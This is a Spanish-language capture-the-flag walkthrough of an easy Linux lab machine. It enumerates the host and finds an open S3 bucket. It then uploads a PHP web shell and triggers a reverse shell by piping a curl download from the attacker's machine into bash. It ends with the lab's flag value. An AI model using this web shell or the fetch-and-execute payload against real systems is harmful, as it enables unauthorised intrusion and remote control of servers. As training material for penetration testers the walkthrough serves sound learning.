
**ANALISIS MAQUINA VIRTUAL THREE**


**Dificultad:** Fácil

**Etiqueta:** Linux


**IP Maquina**



Realizamos ping para ver si tenemos conexión




Escaneamos para ver los puertos y servicios




Tenemos el puerto 22 del servicio ssh versión OpenSSH 7.6p1 y también tenemos el puerto 80 del servicio http versión Apache httpd 2.4.29.

Al tener el puerto 80 iniciaremos colando en el navegador la dirección ip de la maquina ya que seguro obtendremos una pagina web corriendo.




Con la herramienta dirbuster escaneamos directorios y encontramos





No lo escaneamos todo ya que el objetivo importante lo encontramos y era verificar el lenguaje de programacion que en nuestro caso es PHP lo pudismos tambien averiguado con wappalyzer

Revisando la pagina en la sección de contactos encontramos el correo Email: [mail@thetoppers.htb](mailto:mail@thetoppers.htb)




El cual podemos agregar al archiv /etc/hosts el nombre del dominio






Como tenemos el dominio thetoppers.htb , enumeremos cualquier otro subdominio que pueda estar presente en el mismo servidor. Hay diferentes herramientas de enumeración disponibles para este propósito, como gobuster usamos el comando:

gobuster vhost -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://thetoppers.htb




Como resultado interesante temenos s3.thetoppers.htb el cual agregaremos al archivo /etc/hosts

El resutado indica que S3 es un servicio de almacenamiento de objetos basado en la nube. Nos permite almacenar cosas en recipientes llamados cubos.




Colocamos el resultado en el navegador



Los depósitos de AWS S3 tienen varios casos de uso que incluyen copia de seguridad y almacenamiento, alojamiento de medios, entrega de software, sitio web estático, etc. Los archivos almacenados en el depósito de Amazon S3 se denominan objetos de S3.


Podemos interactuar con este depósito S3 con la ayuda de la utilidad awscli . Se puede instalar en Linux usando el comando apt install awscli



Primero, necesitamos configurarlo usando el siguiente comando.


**aws configure**

Usaremos un valor arbitrario para todos los campos, ya que a veces el servidor está configurado para no verificar la autenticación (aún así, debe estar configurado para que AWS funcione).




Podemos enumerar todos los cubos de S3 alojados por el servidor mediante el comando ls .

aws --endpoint=http://s3.thetoppers.htb s3 ls



También podemos usar el comando ls para enumerar objetos y prefijos comunes en el depósito especificado.

aws --endpoint=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb



Vemos que tenemos 3 resultados directorio images, archivo htacces y index.php, awscli tiene otra característica que nos permite copiar archivos a un depósito remoto. Ya sabemos que el sitio web está utilizando PHP. Por lo tanto, podemos intentar cargar un archivo de shell de PHP en el depósito S3

Vamos a crear un archivo PHP para cargar con nombre Shell.php con el comando:

echo '<?php system($\_GET["cmd"]); ?>' > shell.php






Luego, podemos cargar este shell de PHP en el depósito thetoppers.htb S3 usando el siguiente comando.

aws --endpoint=http://s3.thetoppers.htb s3 cp shell.php s3://thetoppers.htb



Podemos confirmar que nuestro shell está cargado navegando a http://thetoppers.htb/shell.php. Intentemos ejecutando la identificación del comando del sistema operativo usando el parámetro de URL cmd


http://thetoppers.htb/shell.php?cmd=id




La respuesta del servidor contiene el resultado de la ejecución del código de identificación comprobando que podemos mandar comandos a través del cmd

A través de un shell inverso, activaremos el host remoto para que se vuelva a conectar a la dirección IP de nuestra máquina local en el puerto de escucha especificado. Podemos obtener la dirección IP tun0 de nuestra máquina local usando el siguiente comando.

Ifconfig




Obtengamos un shell inverso creando un nuevo archivo shell.sh que contenga la siguiente carga útil de shell inverso bash que se conectará de nuevo a nuestra máquina local en el puerto 1337






Iniciaremos un oyente ncat en nuestro puerto local 1337 usando el siguiente comando.

nc -nvlp 1337




Iniciemos un servidor web en nuestra máquina local en el puerto 8000 y alojemos este archivo bash. Es crucial tener en cuenta aquí que este comando para alojar el servidor web debe ejecutarse desde el directorio que contiene el archivo de shell inverso. Entonces, primero debemos viajar al directorio apropiado y luego ejecutar el siguiente comando

python3 -m http.server 8000




Podemos usar la utilidad curl para obtener el archivo shell inverso bash de nuestro host local y luego canalizarlo a bash para ejecutarlo. Por lo tanto, visitemos la siguiente URL que contiene la carga útil en el navegador.

<http://thetoppers.htb/shell.php?cmd=curl%2010.10.16.152:8000/shell.sh|bash>




Dandonos como resultado en el server


Nota: Tuvimos problemas con la computadora por lo cual tuvimos que reiniciar y para retomar el ejercicio y terminarlo se nos asigno la ip 10.129.185.145




Y donde tenemos el puerto en escucha ya tenemos la Shell.



Ahora para poder buscar la bandera para ahorrar tiempo podemos usar el comando locate flag.txt



Y podemos ver que nos da el resultado en la dirección /var/www/flag.txt para leer el contenido solo usamos el comando cat



Bandera: a980d99281a28d638ac68b9bf9453c2b